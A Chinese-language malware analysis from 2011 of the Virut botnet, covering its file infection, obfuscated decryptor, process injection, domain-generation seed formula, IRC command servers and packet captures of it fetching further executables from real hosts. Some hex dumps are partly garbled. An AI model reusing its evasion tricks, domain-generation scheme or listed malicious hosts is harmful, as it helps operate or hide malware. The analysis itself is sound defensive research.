

# Virut 僵尸网络分析

By nEINEI/2011.10

- [一 VIRUT 概述](#)
- [二 VIRUT 核心组成部分](#)
- [三 VIRUT 文件感染](#)
- [四 VIRUT 网络行为分析](#)
- [五 衍生文件的讨论](#)
- [六 目前一些结论](#)

## 一 virut 概述


Virut 病毒最早出现在 2006 年，目前最活跃的是 virut.ce 变种。经过多个版本的发展已经成为 windows 系统下很复杂的感染性病毒。因为 virut 包含多态引擎的感染方式，所以比起 zeus, spyeye 等僵尸网络，virut 更难于清除。同时近期的 virut 变种也改进的连接病毒服务器的方式，防止这些域名被安全公司加入黑名单列表，在 virut 的下载模块中，加入了“远程插件”的功能，这样，即使在一天之内病毒也可能会有多种行为上的变化。

## 二 virut 核心组成部分

从病毒的 payloads 层面上看，virut 分为 3 部分 1) 感染可执行文件 2) 感染系统进程 3) 连接病毒服务器下载新的模块。

从客户端感染情况来看，virut 的网络行为部分又存在固定的组成部分，一般都会下载这几个固定的进程文件。1) 多实例的 f1ku.exe 进程，寻找远端的病毒服务器。2) i6g8xx.exe 负责连接中国地区的病毒服务器。3) VRT\_.TMP 进程代码注入到多个 svchost 进程实例当中，开启病毒服务端连接。

下载的可变部分包括，1) 端口扫描部分 2) 病毒的进程保护 3) 执行模块（“远程插件”）4) 更新服务端列表。这些进程每隔一段时间就会有一些变化，但大致上功能相似。



(一)

对于固定部分的进程 F1ku.exe , i6g8xs.exe , VRT\_TMP ,每一个程序即便单独运行, 也都会达到和 virut 母体感染一样的效果,它同样会下载回来 virut 的其他组成部分,构成完整的感染整体。

### 三 virut 文件感染

对本地文件的感染, virut 大体上有两种策略: 1 简单结构的 PE 文件, asm 编写或小于 2 个节区。2 高级语言的编译器生成的多 2 个节区的 PE 文件。

第 1 中情况的 OEP 感染,

```
.text:0040100B      push    0                ; uType
.text:0040100D      push    offset Caption    ; "goat"
.text:00401012      push    offset Text      ; "hello"
.text:00401017      push    0                ; hWnd
.text:00401019      call   MessageBoxA
.text:0040101E      push    0
.text:00401020      jmp     loc_401032
.text:00401020      start  endp ; sp-analysis failed
.text:00401020      ; -----
.text:00401025      align 2
.text:00401026      ; [00000006 BYTES: COLLAPSED FUNCTION MessageBoxA. PRESS KEYPAD "+" TO EXPAND]
.text:0040102C      ; -----
.text:0040102C      jmp     ds:ExitProcess
.text:00401032      ; -----
.text:00401032      ; START OF FUNCTION CHUNK FOR start
.text:00401032      loc_401032:                ; CODE XREF: start+151j
.text:00401032      push    6962h
.text:00401037      cld
.text:00401038      pop     edx
.text:00401039      wait
.text:0040103A      not     eax
.text:0040103C      mov     al, cl
.text:0040103E      jmp     loc_4010D3
```

第 2 种情况的 OEP 感染, 修改了宿主程序的 API 调用代码。

```
.text:010125B6      loc_10125B6:                ; CODE XREF: _WinMainCRTStartup+13B1j
.text:010125B6      mov     [ebp+var_4C], ebx
.text:010125B9      lea    eax, [ebp+var_78]
.text:010125BC      push   eax
.text:010125BD      jmp     loc_10136F4
.text:010125C2      ; -----
.text:010125C2      add    esi, esi
.text:010125C4      inc    ebp
.text:010125C5      mov    ah, 1
.text:010125C7      jz     short loc_10125DA
.text:010125C9      movzx  eax, [ebp+var_48]
.text:010125CD      jmp    short loc_10125DD
.text:010125CF      ; -----
```


宿主文件的正常结构

```

.text:01012586 loc_1012586:                                     ; CODE XREF: _WinMainCRTStartup+13B7j
.text:01012586      mov     [ebp+StartupInfo.dwFlags], ebx
.text:01012589      lea   eax, [ebp+StartupInfo]                               virut hooked here
.text:0101258C      push  eax                                                  ; lpStartupInfo
.text:0101258D      call  ds:imp_GetStartupInfo@04 ; GetStartupInfo@x
.text:010125C3      test  byte ptr [ebp+StartupInfo.dwFlags], 1
.text:010125C7      jz    short loc_10125DA
.text:010125C9      movzx eax, [ebp+StartupInfo.wShowWindow]
.text:010125CD      jmp   short loc_10125DD

```

一个被感染的文件，执行流程如下。



关于 virut 解密方面的详细讨论可参考 kaspersky 的《Review of the virus.win32.virut.ce Malware Sample》。

我们观察到的一些情况，

- 1 在 virut 改进的版本中，解密方式上变化不大，使用自下向上的方式解密自身代码。
- 2 在获得 kernel32 的基址及其他的大量循环代码中，加入 anti-vm 的方式，virut 插入一条无效的 loop 指令，同时设置 ecx 为一个很大值（例如 0xffff），使得反病毒虚拟机的执行步数超过通常设定的最大执行步数，从而可能导致提前退出仿真检测。

<pre> 00408954   58            pop eax 00408955   EB 89        jmp short 312dq.004088E0 00408957   F7D1        not ecx 00408959   42          inc edx 0040895A   E2 FE       loopd short 312dq.0040895A 0040895C   66:8BD9     mov bx,cx 0040895F   FF73 3C     push dword ptr ds:[ebx+3C] 00408962   59          pop ecx </pre>	<p style="color: red;">junk code</p>	<pre> EAX 0000EF42 ECX 0000FFEA EDX FFFFFFFE EBX 7C80FFFF kerne132.7C80FFFF ESP 0012FF70 EBP 004088A4 312dq.004088A4 ESI FFFFFFFF EDI 0012FF6C </pre>
--	--------------------------------------	---

- 3 Virut 的解密器在隐藏代码方面是存在弱点的，病毒作者并没有隐藏好解密后跳转的代码，我们可以在解密代码的最下方直接发现这句没有被混淆的跳转指令。

0040115A	75 FF	jnz short ceqqs.0040115B
0040115C	FFFF	???
0040115E	86E5	xchg ch,ah
00401160	91	xchg eax,ecx
00401161	8ACB	mov c1,b1
00401163	80C1 9F	add c1,9F
00401166	E9 21770000	jmp ceqqs.0040888C
0040116B	44	inc esp
0040116C	00FF	add bh,bh
0040116E	0000	add byte ptr ds:[eax],al
00401170	C6	???
00401171	F0:B8 31006D5F	lock mov eax,5F6D0031
00401177	00D4	add ah,d1
00401179	37	aaa
0040117A	001A	add byte ptr ds:[edx],b1

→ next section

4 从下面的一个代码片段中我们可以了解 virut 的主要代码混淆手段。

- 00408A25 6BC0 0F imul eax,eax,0F **【junk code】**
- 00408A28 50 push eax **【junk code】**
- 00408A29 0FB647 FB movzx eax,byte ptr ds:[edi-5] **【junk code】**
- 00408A2 DF7D8 neg eax **【junk code】**
- 00408A2F 010424 add dword ptr ss:[esp],eax **【junk code】**
- 
- 00408A32 83EF F1 sub edi,-0F -----|
- | → edi+1
- 00408A35 8D7F F2 lea edi,dword ptr ds:[edi-E] -----|
- 
- 00408A38 807F FB 0A cmp byte ptr ds:[edi-5],0A
- 00408A3C 58 pop eax junk code **【junk code】**
- 00408A3D ^ 77 E6 ja short 111.00408A25

5 第一遍解密完成后, virut 会跳向解密完成后的节代码中, 在这里进行二次解密。

6 它会把自身的 payload 代码注入到系统 PID 等于 4 的进程中, 一般是 winlogon.exe 进程, 后面我们也将以 winlogon 来描述。

7 Virut 会对 winlogon 中注入的代码做乱序处理, 它自身会存储的一张类似 hash 的表, 里面记录可以进行乱序的指令的偏移, 每次随机选择一个索引值, 进行两条指令的交换, 以此达到对抗防病毒软件的内存扫描功能。

7FF80130	6BC0 0F	imul eax,eax,0F	
7FF80133	50	push eax	
7FF80134	0FB647 FB	movzx eax,byte ptr ds:[edi-5]	
7FF80138	F7D8	neg eax	
7FF8013A	010424	add dword ptr ss:[esp],eax	
7FF8013D	8D7F F2	lea edi,dword ptr ds:[edi-E]	swap instructions
7FF80140	83EF F1	sub edi,-0F	
7FF80143	807F FB 0A	cmp byte ptr ds:[edi-5],0A	
7FF80147	58	pop eax	

8 同时会继续对 explorer.exe 进行代码注入, 同时 hook 掉重要的 API 函数。当系统有新的进程运行时, virut 可以选择继续感染新进程, 或直接 kill 新进程。

## 四 Virut 的网络行为

Virut 的网络行为部分比较复杂，在一定程度上对抗了安全软件的黑名单策略。由于病毒程序之间的相互保护，使得感染后的清除工作也变得复杂。

- 1 通过修改注册表项，关闭系统防火墙的报警策略，同时修改了本机的 host 文件
  - `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List`
  - `\??\C:\WINDOWS\system32\winlogon.exe:*:enabled:@shell32.dll,-1`

```
1 127.0.0.1 www.Brenz.pl
2 # Microsoft Corp.
3 #
4 # This is a sample HOSTS file used by Microsoft TCP/IP for windows.
5 #
6 # This file contains the mappings of IP addresses to host names. Each
7 # entry should be kept on an individual line. The IP address should
8 # be placed in the first column followed by the corresponding host name.
9 # The IP address and the host name should be separated by at least one
10 # space.
11 #
12 # Additionally, comments (such as these) may be inserted on individual
13 # lines or following the machine name denoted by a '#' symbol.
14 #
15 # For example:
16 #
17 #       102.54.94.97       rhino.acme.com           # source server
18 #       38.25.63.10      x.acme.com               # x client host
19
20 127.0.0.1      localhost
```

- 2 目前 virut 母体文件会保存 2 个病毒 IRC 服务器，连接的 C&C 域名为 ilo.brenz.pl（目前活跃的，在德国）&& ant.trenz.pl。连通后，指示机器人下载和安装其他恶意程序。使用的格式如下，

**NICK [random string]**

**USER 020501...:% random os version**

**JOIN #.[ID]**

例如，

**7FF839A2 4E 49 43 4B 20**

**NICK**

**7FF839B2 6A 67 6A 79 6D 6F 64 61 0A 55 53 45 52 20 73 98 jgjymoda.USER s**

virut 会不停的开启线程，变换“USER”前面的字符串去连接 C&C 服务器。

- 3 virut 对外连接的服务器是通过暴力搜索方式获得的，这不算是新的技术，但确是有效的方法：
  - 1) 随机的种子数，采用当天的日期，通过 `GetSystemTime` 获得，1 天之内最多产生 10,000 个域名。
  - 2) Virut 内部有很多的对称加密算法，开始的 Key，多以这个种子为开始。
  - 3) 使用 Year, month, date 这算 3 个字段。
  - 4) 种子的计算方式  $seed = ((year * 100) + month) * 100 + date$ 。
  - 5) 根据这个种子，先计算 4 组，6 位字符的随机域名。

7FF8705C C7 7C EF AF 67 68 64 69 78 6F 2E 63 6F 6D 00 74 菟锆 ghdxico.com.t  
 7FF8706C 65 6D 6E 6E 67 2E 63 6F 6D 00 65 6F 6D 79 78 61 emnng.com.eomyxa  
 7FF8707C 2E 63 6F 6D 00 6F 6C 78 78 6D 76 2E 63 6F 6D 00 .com.olxxmv.com.

根据产生的这组域名，迭代计算产生 0x64 组域名，每一组继续迭代直到产生 10,000 组为止。

7FF8705B	00	E7	A3	FE	AF	69	75	71	70	0F	6C	2E	63	6F	6D	00	纾	iuqpol.com.
7FF8706B	74	65	65	65	79	69	2E	63	6F	6D	00	66	77	66	66	62	teeyi.com.fwffb	
7FF8707B	77	2E	63	6F	6D	00	61	68	65	68	62	61	2E	63	6F	6D	w.com.ahehba.com	
7FF8708B	00	6F	6C	69	64	75	78	2E	63	6F	6D	00	69	64	75	73	.olldux.com.idus	
7FF8709B	68	79	2E	63	6F	6D	00	63	6D	64	6C	6E	76	2E	63	6F	hy.com.cndlnv.co	
7FF870AB	6D	00	65	6C	69	65	68	73	2E	63	6F	6D	00	70	79	63	m.eliehs.com.pyc	
7FF870BB	74	73	75	2E	63	6F	6D	00	69	62	75	62	7A	73	2E	63	tsu.com.ibubzs.c	
7FF870CB	6F	6D	00	66	67	61	65	6C	61	2E	63	6F	6D	00	75	75	om.fgaela.com.uu	
7FF870DB	73	75	69	79	2E	63	6F	6D	00	6B	69	72	65	63	6D	2E	suiy.com.kirecm.	
7FF870EB	63	6F	6D	00	6D	79	62	74	6D	79	2E	63	6F	6D	00	78	com.nybtmy.com.x	
7FF870FB	6F	6F	77	6F	73	2E	63	6F	6D	00	70	6E	73	6E	66	67	ooos.com.pnsnfg	
7FF8710B	2E	63	6F	6D	00	74	63	6F	6F	74	65	2E	63	6F	6D	00	.com.tcoote.com.	
7FF8711B	75	79	63	79	73	74	2E	63	6F	6D	00	6C	6A	77	76	6E	uycyst.com.ljwn	
7FF8712B	6F	2E	63	6F	6D	00	76	70	6D	00	76	75	2E	63	6F	6D	o.com.vpnuru.com	
7FF8713B	00	6E	72	61	75	7A	79	2E	63	6F	6D	00	6C	75	73	65	.nrauzy.com.luse	
7FF8714B	73	63	2E	63	6F	6D	00	63	61	75	70	6A	70	2E	63	6F	sc.com.caupju.co	
7FF8715B	6D	00	66	63	6C	62	77	63	2E	63	6F	6D	00	68	66	6D	m.fclbwc.com.hfm	
7FF8716B	75	6C	6F	2E	63	6F	6D	00	65	6D	6A	6E	67	69	2E	63	ulo.com.enjngi.c	
7FF8717B	6F	6D	00	69	79	62	72	64	69	2E	63	6F	6D	00	79	6F	om.iybrdl.com.yo	
7FF8718B	65	6D	71	70	2E	63	6F	6D	00	65	69	75	76	66	75	2E	enqx.com.eiuvfu.	
7FF8719B	63	6F	6D	00	72	64	66	72	75	67	2E	63	6F	6D	00	79	com.rdfrug.com.y	
7FF871AB	64	64	69	72	65	2E	63	6F	6D	00	65	66	73	79	72	79	ddire.com.efsyry	
7FF871BB	2E	63	6F	6D	00	73	70	65	62	6A	62	2E	63	6F	6D	00	.com.spejbb.com.	
7FF871CB	75	70	72	70	6F	65	2E	63	6F	6D	00	77	74	63	78	70	uprpo.com.wtcxp	
7FF871DB	6B	2E	63	6F	6D	00	75	6E	65	73	61	6F	2E	63	6F	6D	k.com.unesao.com	
7FF871EB	00	61	70	63	7D	69	60	2E	63	6F	6D	00	74	72	75	73	.axcsih.com.trus	
7FF871FB	75	72	2E	63	6F	6D	00	78	7A	73	75	69	68	2E	63	6F	ur.com.xzsuih.co	
7FF8720B	6D	00	75	77	6D	73	79	75	2E	63	6F	6D	00	66	6E	63	m.uwnsyu.com.fnc	
7FF8721B	69	69	76	2E	63	6F	6D	00	79	69	66	70	6C	64	2E	63	iv.com.yifpld.c	
7FF8722B	6F	6D	00	78	64	63	76	6F	65	2E	63	6F	6D	00	74	73	om.xdcvoe.com.ts	
7FF8723B	69	61	68	70	2E	63	6F	6D	00	70	67	6F	6E	65	67	2E	lahp.com.pgoneg.	
7FF8724B	63	6F	6D	00	6F	70	69	66	69	75	2E	63	6F	6D	00	64	com.opiflu.com.d	
7FF8725B	79	79	73	61	65	2E	63	6F	6D	00	64	79	6A	78	73	69	yysae.com.dyjxsi	

Virut 会尝试同这些域名进行连接，当然它还会对这些域名进行检测，以确保是自己的病毒服务器。这方面的更多的讨论可参考赛门铁克的报告《W32.Virut: Using Cryptography to Prevent Domain Hijacking》

6) 当这些服务器在活跃的情况下，viurt 将下载新的恶意程序到用户机器上。

7FF869DE	3A	6A	2E	20	50	52	49	56	4D	59	47	20	6E	71	75	6D	:j	-PRIUMSG	nqum
7FF869EE	69	76	70	68	20	3A	25	20	32	30	31	31	31	31	30	33	ivph	:%	20111103
7FF869FE	20	D5	0C	D8	C2	D3	F7	0E	C9	F7	06	B6	C9	0A	0D	C2	占	半	喻
7FF86A0E	A7	AA	E2	0D	CE	91	D8	F5	AD	0E	0E	E5	C8	F0	F2	09	一	知	翰
7FF86A1E	F2	C2	94	E0	A6	93	AC	A1	D6	8B	E0	81	FA	DB	BF	ED	蚰	蛄	蛄
7FF86A2E	BC	B3	FF	F4	DC	9F	A3	9A	A0	CC	A6	D0	0A	99	97	CC	浸	线	音
7FF86A3E	91	AC	BE	F2	D1	80	0A	CF	A2	FD	DE	F0	A4	89	BA	D2	撞	撞	撞
7FF86A4E	EF	A1	97	93	D2	AE	8E	EC	E5	C6	F7	A6	00	E1	B1	A8	撞	撞	撞
7FF86A5E	BF	89	AC	CD	A7	8C	82	8A	A0	89	C7	0D	C0	D8	EE	95	撞	撞	撞
7FF86A6E	AE	F6	F9	81	D2	CE	90	C9	F0	FE	C0	00	FE	8C	80	BB	撞	撞	撞
7FF86A7E	D6	D0	8D	98	A1	A1	86	D9	B4	C6	B0	A6	85	FC	94	C5	中	哇	哇
7FF86A8E	AB	80	AB	94	82	9A	98	BB	E8	EF	CB	C1	95	83	8A	CD	中	哇	哇
7FF86A9E	F8	9A	07	A2	A3	0C	E5	C7	C0	C2	BA	9F	A3	06	D1	09	中	哇	哇
7FF86AAE	00	FF	B9	96	98	D2	CD	D5	A6	EA	93	FF	EE	D0	F2	A0	中	哇	哇
7FF86ABE	C1	0C	01	B9	90	B7	E7	A6	0A	85	DC	D3	ED	FE	EE	0F	翠	俊	俊
7FF86ACE	AA	B4	0E	D2	9F	0E	A2	D3	0E	85	BB	B2	00	C5	EF	90	撞	撞	撞
7FF86ADE	9F	94	FA	07	9E	B7	A4	DA	05	E2	B0	F0	E3	F1	B9	A4	撞	撞	撞
7FF86AEE	B4	85	90	CE	CD	B1	9A	F4	E7	BF	F2	AF	FE	A3	B9	E5	撞	撞	撞
7FF86AFE	F3	A8	D8	EA	CF	07	EE	EE	ED	BB	D8	AF	8D	B6	B8	AC	撞	撞	撞
7FF86B0E	8A	98	A1	A3	8E	00	B9	A0	8E	A5	D1	D5	AE	80	E7	CB	撞	撞	撞
7FF86B1E	CB	8F	A5	86	E6	88	00	0A	3A	75	2E	20	50	52	49	56	撞	撞	撞
7FF86B2E	4D	53	47	20	6E	71	75	6D	69	76	70	68	20	3A	21	67	撞	撞	撞
7FF86B3E	65	74	20	68	74	74	70	3A	2F	2F	69	69	2E	68	75	79	撞	撞	撞
7FF86B4E	65	63	68	65	68	2E	63	6F	6D	00	72	75	73	2E	70	68	撞	撞	撞
7FF86B5E	70	0D	0A	00	00	00	00	00	00	00	00	00	00	00	00	00	撞	撞	撞

PE file

## 五 衍生文件的讨论

Virut 的衍生文件包括相对固定的 3 个进程和一些可变的进程。这些进程几乎都有共同的一个功能，就是任意一个进程运行，都会通过网络下载其它的进程。达到和病毒母体运行后的同样效果。

f1ku.exe 文件是 virut 最先下载回来的恶意程序，virut 病毒母体对文件/进程感染后就已经退到了“幕后”。f1ku 才是发动后续行为动作的“指挥官”。F1ku 看起来像是一个被 virut 感染的 VB 程序，我并不理解病毒作者为什么这样做，或许是作者不相信加壳程序的免杀能力。

F1ku 第一次运行时只完成一个启动工作，他会把他自身拷贝的临时目录下，通过参数来运行自身的多个实例。格式如下

```
F1ku.exe path -b|varying length string
```

例如：

```
001B29AC |CommandLine = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\f1ku.exe
-dE0F3AB41995ECB1471803F18490DBEBCD30AA9CE98F963BB6B598BCF3
89BF8A19215A6877048F592EC82E549115C37D3F5F09D70AC005D73DDBF1392028B731D9
6CD3FB9BC6BCD7C2B29CF905D9936E053AA6F5074F64A4E46F348"...
```

目前我们还无法获得这些可变字符串的具体含义。

F1ku 的主要目的是开启多份自身实例，连接远端病毒服务器，下载新的进程执行。同时 f1ku 也注入 winlogon 进程，关闭系统防火墙等等辅助功能。每一个 f1ku 都会连就不同的服务端请求下载其他进程，例如不同的请求如下：

- GET  
/list.php?c=B4AC885F94224AE64DAAC6EE0346C213D049B58E0B3A69C2DC9ACA9C5FF2  
F6D9DFE10E13F3845D3386FFC45E0D4897B5778D4CBB9FE6A5854372&v=2&t=.390606  
1 HTTP/1.1
- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0.2900.2180; Windows NT 5.1.2600)
- **Host: tretr23.com**
- Connection: Keep-Alive
- Cache-Control: no-cache
  
- GET /.smokeldr/client.exe?t=1.124209E-02 HTTP/1.1
- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0.2900.2180; Windows NT 5.1.2600)
- **Host: 94.199.53.14**
- Connection: Keep-Alive
- Cache-Control: no-cache

一旦远端服务器有响应，f1ku 也会上传用户机器使用的网络运营商地址。

```
220-mx1.rttv.ru ESMTP
```

```
220 #####
```

```
EHLO 38.80.247.60.static.bjtelecom.net
```

250-mx1.rttv.ru  
250-8BITMIME  
250 SIZE 52428800

同时，下载第二批恶意程序到用户机器上。

```
84 4.350175 192.168.75.130 94.63.240.235 HTTP 243 GET /temp/3431.exe?t=.694195 HTTP/1.1
Frame 84: 243 bytes on wire (1944 bits), 243 bytes captured (1944 bits)
Ethernet II, Src: vmware_de:fe:89 (00:0c:29:de:fe:89), Dst: vmware_e1:99:75 (00:50:56:e1:99:75)
Internet Protocol, Src: 192.168.75.130 (192.168.75.130), Dst: 94.63.240.235 (94.63.240.235)
Transmission Control Protocol, src Port: slinkysearch (1225), Dst Port: http (80), Seq: 1, Ack: 1, Len: 189
Hypertext Transfer Protocol
GET /temp/3431.exe?t=.694195 HTTP/1.1\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0.2900.2180; windows NT 5.1.2600)\r\n
Host: ytreytre.com\r\n
Connection: Keep-Alive\r\n
Cache-Control: no-cache\r\n
\r\n
[Full request URI: http://ytreytre.com/temp/3431.exe?t=.694195]
```

另外固定下载的程序是 VMP\_TMP 进程，它主要负责开启多个 svchost 进程，同时注入代码到 svchost 中。VMP\_TMP 功能较多，1) 连接 91.221.98.29 (拉脱维亚)，下载第 3 批次的恶意程序。2) 用 SSL 的方式连接 74.82.200.11 (加拿大)。3) 发送固定格式的数据给不同的服务器 (目前尚不能解密其具体含义) 4) 连接多个远端的服务器，等待接收指令，如 195.242.2.22 (莫斯科) 46.4.36.120 (德国) 等等。5) 连接 38.80.247.60 (哥伦比亚大学)，发送垃圾邮件。


```
220 tory.peterlink.ru ESMTP Sendmail 8.14.3/8.14.3; Wed, 9 Nov 2011 12:15:55
+0300 (MSK)
EHLO 38.80.247.60.static.bjtelecom.net
250-tory.peterlink.ru Hello 38.80.247.60.static.bjtelecom.net [60.247.80.38] (may be
forged), pleased to meet you
250-ENHANCEDSTATUSCODES
250-PIPELINING
250-EXPN
250-VERB
250-8BITMIME
250-SIZE 30000000
250-ETRN
250-DELIVERBY
250 HELP
MAIL FROM: <disdaining6@mail.ru> BODY=8BITMIME
RCPT TO:<588.73257449254093@bsv.spb.ru>
RCPT TO:<592.73239036663218@bsv.spb.ru>
RCPT TO:<592.73240050598953@bsv.spb.ru>
RCPT TO:<592.73244147538375@bsv.spb.ru>
RCPT TO:<592.73244236894890@bsv.spb.ru>
RCPT TO:<592.73244652523109@bsv.spb.ru>
```

RCPT TO: <592.73244752745781@bsv.spb.ru>  
 RCPT TO: <592.73245461088343@bsv.spb.ru>  
 RCPT TO: <592.73245737878921@bsv.spb.ru>  
 DATA  
 250 2.1.0 <disdaining6@mail.ru>... Sender ok  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 451 4.7.1 Greylisting in action, please come back later  
 503 5.0.0 Need RCPT (recipient)

值得注意的一个地方是，在 virut 的衍生物中对外的一些连接显得比较谨慎，是通过暴力搜索可用端口方式来进行通信，下图是连接 91.218.36.39（乌克兰）

No. -	Time	Source	Destination	Protocol	Info
5704	99.339467	192.168.75.128	91.218.36.39	UDP	Source port: 1048 Destination port: 28672
5705	99.339564	192.168.75.128	91.218.36.39	UDP	Source port: 1049 Destination port: 28672
5706	99.339664	192.168.75.128	91.218.36.39	UDP	Source port: 1045 Destination port: 28672
5707	99.339797	192.168.75.128	91.218.36.39	UDP	Source port: 1041 Destination port: 28672
5708	99.339890	192.168.75.128	91.218.36.39	UDP	Source port: 1043 Destination port: 28672
5709	99.339990	192.168.75.128	91.218.36.39	UDP	Source port: 1044 Destination port: 28672
5710	99.445843	192.168.75.128	91.218.36.39	UDP	Source port: 1046 Destination port: 28672
5711	99.446023	192.168.75.128	91.218.36.39	UDP	Source port: 1047 Destination port: 28672
5712	99.446138	192.168.75.128	91.218.36.39	UDP	Source port: 1048 Destination port: 28672
5713	99.446251	192.168.75.128	91.218.36.39	UDP	Source port: 1049 Destination port: 28672
5714	99.446352	192.168.75.128	91.218.36.39	UDP	Source port: 1045 Destination port: 28672
5715	99.446455	192.168.75.128	91.218.36.39	UDP	Source port: 1041 Destination port: 28672
5716	99.446562	192.168.75.128	91.218.36.39	UDP	Source port: 1043 Destination port: 28672
5717	99.446669	192.168.75.128	91.218.36.39	UDP	Source port: 1044 Destination port: 28672
5718	99.553196	192.168.75.128	91.218.36.39	UDP	Source port: 1046 Destination port: 28672
5719	99.553338	192.168.75.128	91.218.36.39	UDP	Source port: 1047 Destination port: 28672
5720	99.553458	192.168.75.128	91.218.36.39	UDP	Source port: 1048 Destination port: 28672
5721	99.553567	192.168.75.128	91.218.36.39	UDP	Source port: 1049 Destination port: 28672

对于第 3 批次的下载衍生物来说一个一个重要的功能就是下回了 f1ku.exe 文件并运行。



另外自身的一些机器硬件信息也会被上传到病毒的控制端。


```
Stream Content
GET /p6.asp?MAC=00-0C-29-DE-FE-B9&Publisher=dc99 HTTP/1.1
Host: a.95622.com
User-Agent: ClickAdsByIE 0.9.13
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: zh-cn,zh;q=0.5
Referer: http://a.95622.com/p6.asp
Content-Type: application/x-www-form-urlencoded
Connection: Close

HTTP/1.1 200 OK
Connection: close
Date: Wed, 09 Nov 2011 08:17:38 GMT
Server: Microsoft-IIS/6.0
Content-Length: 26
Content-Type: text/html
Set-Cookie: ASPSESSIONID5QSQSTRD=HIPMBGAMKIMMNJCJNHJBEHF; path=/
Cache-control: private

about:blank
1200
0
```

在衍生物中, `xu2eo3u1h.exe` 是个很有特点进程(这个名字也是可变的), 它的主要任务就是 `download` 一个 `dll` 文件到用户机器, 并加载执行. 这个 `dll` 文件是有个标准的导出接口 `init`. 我们发现了一些有趣的现象,

- 1) 服务端对这个 `dll` 文件更新非常及时, 甚至 1 天之内就会有变化. 而 `xu2eo3u1h.exe` 仅是个加载器的功能, 有效代码来自于这个 `dll` 文件. 这对我们分析来说是一个弊端, 这经常是可变化的, 甚至不能对此有完整的结论.
